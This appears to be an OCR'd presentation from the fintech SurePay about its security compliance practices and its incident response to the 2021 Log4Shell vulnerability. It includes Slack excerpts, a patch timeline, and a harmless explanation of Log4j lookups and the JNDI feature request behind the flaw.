
What about the tech part?

Current high level architecture




Current high level architecture




Operations
Business
Customer
AWS Cloud
Outer network layer
Admin
Application Support
Interface layer
Business Logic & Data layer
Integration layer
User Management
Security
Logging & Monitoring
Data providers & Third Parties

Technology stack



Legal, Compliance, Security

- **ISMS – Information Security Management System**
- **ISO27001, ISAE3402, Cyber Essentials**
- **Policies, Operating Procedures, Supporting Documents**

Examples:

- Acceptable Use,
- Access Control,
- Secure Development,
- Information Backup,
- Business Continuity,
- Vendor Assessment,
- etc

Some example questions

Do you undertake pen testing and vulnerability scans on your system?

Please advise where all bank data is stored including sub-contractors, data centres, local storage and backup tapes/media, Cloud Providers...

Please outline the full suite of encryption standards available in the product, both for data at rest and in transit,..


Describe the processes or technologies you have in place for secure coding.

Please also describe how access control is managed around functional, administrative and interface users.

Describe the process for testing software:
- Including dynamic or static code review
- Tooling
- Peer review etc.

Please describe the products support for security standards e.g. OWASP, ISO 27001, GDPR, PCI-DSS, data privacy etc.

Our Security Approach : Defense in Depth




Yes, security controls in place

- Security by design
- Architecture and tooling
- Process – ISO27001
- Way of working and development process
- SurePay organisation
- Audits and track record

But then…

…Zero day vulnerability



December 10th, 2021

[redacted] 9:22 AM

There is a major vulnerability that need my attention today

If we are vulnerable it may require an emergency update

I will need few dev and few dev ops in case we are involved to further check

Friso Schutte 9:25 AM

Let me know when you have more info

[redacted] 9:35 AM

https://arstechnica.com/information-technology/2021/12/minecraft-and-other-apps-face-serious-threat-from-new-code-execution-bug/

> **Ars Technica**
>
> **Zeroday in ubiquitous Log4j tool poses a grave threat to the Internet**
>
> Minecraft is the first, but certainly not the last, app known to be affected. (71 kB)

Friso Schutte 9:45 AM

From what I can see where not using log4j but rather logback. Haven't scanned thoroughly.

[redacted] 9:33 AM

good morning guys

if you are in this group you voluneetered to have an adventure in a shitty day

in short: https://arstechnica.com/information-technology/2021/12/minecraft-and-other-apps-face-serious-threat-from-new-code-execution-bug/

[redacted] 9:38 AM

```
Additional reporting from security firm LunaSec said that Java versions greater than 6u211, 7u201, 8u191, and 11.0.1 aren't affected by this attack vector. In these versions the JNDI can't load a remote codebase using LDAP.
```

I don't think we're affected as we use newer versions of the jdk

A [redacted] 9:41 AM

the vulnerability is new, so not all particularities are known

we need to know if we use regardless of versions

Log4Shell (CVE-2021-44228)

- Vulnerability in Log4j library that allows Remote Code Execution (RCE)
- 9-12-2021 attack to Minecraft discovered
- 24-11-2021 privately disclosed to Apache Software Foundation
- The vulnerability had existed unnoticed since 2013(!)
- About 60% of Java programs use Log4j
- Akamai: “10mln attempts per hour in US”

Patches by Apache

- 24-11 privately disclosed to Apache Software Foundation
- 6-12 Release 2.15
- 13-12 Release 2.16
- 17-12 Release 2.17
- 28-12 Release 2.17.1

December 19th, 2021

[redacted] 2:26 PM

https://logging.apache.org/log4j/2.x/security.html

Another day another vulnerability in log4j2. New version v2.17.0 released. Not as severe as the previous one but still should be mitigated based on the configuration.

[redacted] 2:43 PM


This is starting to feel like covid

😄 3 😬 1

Sonatype

- still 25% vulnerable downloads per day
- ~ 120,000 downloads

https://www.sonatype.com/resources/log4j-vulnerability-resource-center



That same day...

[redacted] 3:37 PM
@Friso Schutte we have a problem with jenikis

Friso Schutte 3:47 PM
I know a few, but which one are you referring to? (edited)

We are in emergency call with NatWest, so capacity is limited

Friso Schutte 4:29 PM
We cannot use Jenkins now?

[redacted] 4:29 PM
do you need it, we removed the loadbalcner

we found out you could control it qwithout authenticatiob

Friso Schutte 4:30 PM
well, yes, we need to do tests for NW and I imagine it uses Jenkins for this. Also, Monday morning we're doing a release for NW

Please check #team-uk

This is really not a good moment to stop Jenkins.


Approach

- Check if we had log4j in our stack
- Monitor the system if we were affected

We also:

- tried to understand and replay
- went over all controls in production
- created a “LOG4J ROOM” in Confluence
- communicated rapidly internally AND externally

Sonatype Lifecycle



But…

- Are all projects in Lifecycle?

- And what about third party products?

Sunday...

[redacted] 2:15 PM
was added to #log4j-vulnerability by Friso Schutte.

[redacted] 2:17 PM
👋

Friso Schutte 2:19 PM
[redacted], thanks for joining. Quick recap: we have scanned all our own software and we are not using log4j-core library which means we are safe in this way. However, we still need to go over third party components, specifically Kibana/Elastic but also e.g. SonarQube, Apigee, etc. Kibana/Elastic is tricky because we propagate all events towards it.

[redacted] 2:19 PM
[redacted] can you run inspector on prod

[redacted] 2:20 PM
sure

[redacted] 1 year ago
@Friso Schutte SonarQube is also vulnerable

[redacted] 1 year ago
Found this list useful which has the list of softwares explaining if they are affected or not https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592
✓ 1

Friso Schutte 1 year ago
We are having a zoom at 14:30 could you join us?

[redacted] 1 year ago
I asked my boss and she said ok 😉
😊 1

How does it work?

- Log4j feature called “Lookups”

```
logger.error("Java version: ${java:version}");
```

14:28:13.878 [main] ERROR org.example.App - Java version: Java version 11.0.6

```
logger.error("Hoi ${env:USER} on ${hostName}");
```

14:28:13.879 [main] ERROR org.example.App - Hoi friso on MacBook-Pro-van-Friso-at-SurePay.local

https://logging.apache.org/log4j/2.x/manual/lookups.html

Log4j 2 / LOG4J2-313

JNDI Lookup plugin support

Export

Details

Type:	New Feature
Priority:	Major
Affects Version/s:	None
Component/s:	None
Labels:	None
Status:	CLOSED
Resolution:	Fixed
Fix Version/s:	2.0-beta9

People

Assignee:	Unassigned
Reporter:	Woonsan Ko
Votes:	0 Vote for this issue
Watchers:	14 Start watching this issue

Description

Currently, Lookup plugins [1] don't support JNDI resources.
It would be really convenient to support JNDI resource lookup in the configuration.

One use case with JNDI lookup plugin is as follows:
I'd like to use RoutingAppender [2] to put all the logs from the same web application context in a log file (a log file per web application context).
And, I want to use JNDI resources look up to determine the target route (similarly to JNDI context selector of logback [3]).

Determining the target route by JNDI lookup can be advantageous because we don't have to add any code to set properties for the thread context and JNDI lookup should always work even in a separate thread without copying thread context variables.

[1] http://logging.apache.org/log4j/2.x/manual/lookups.html
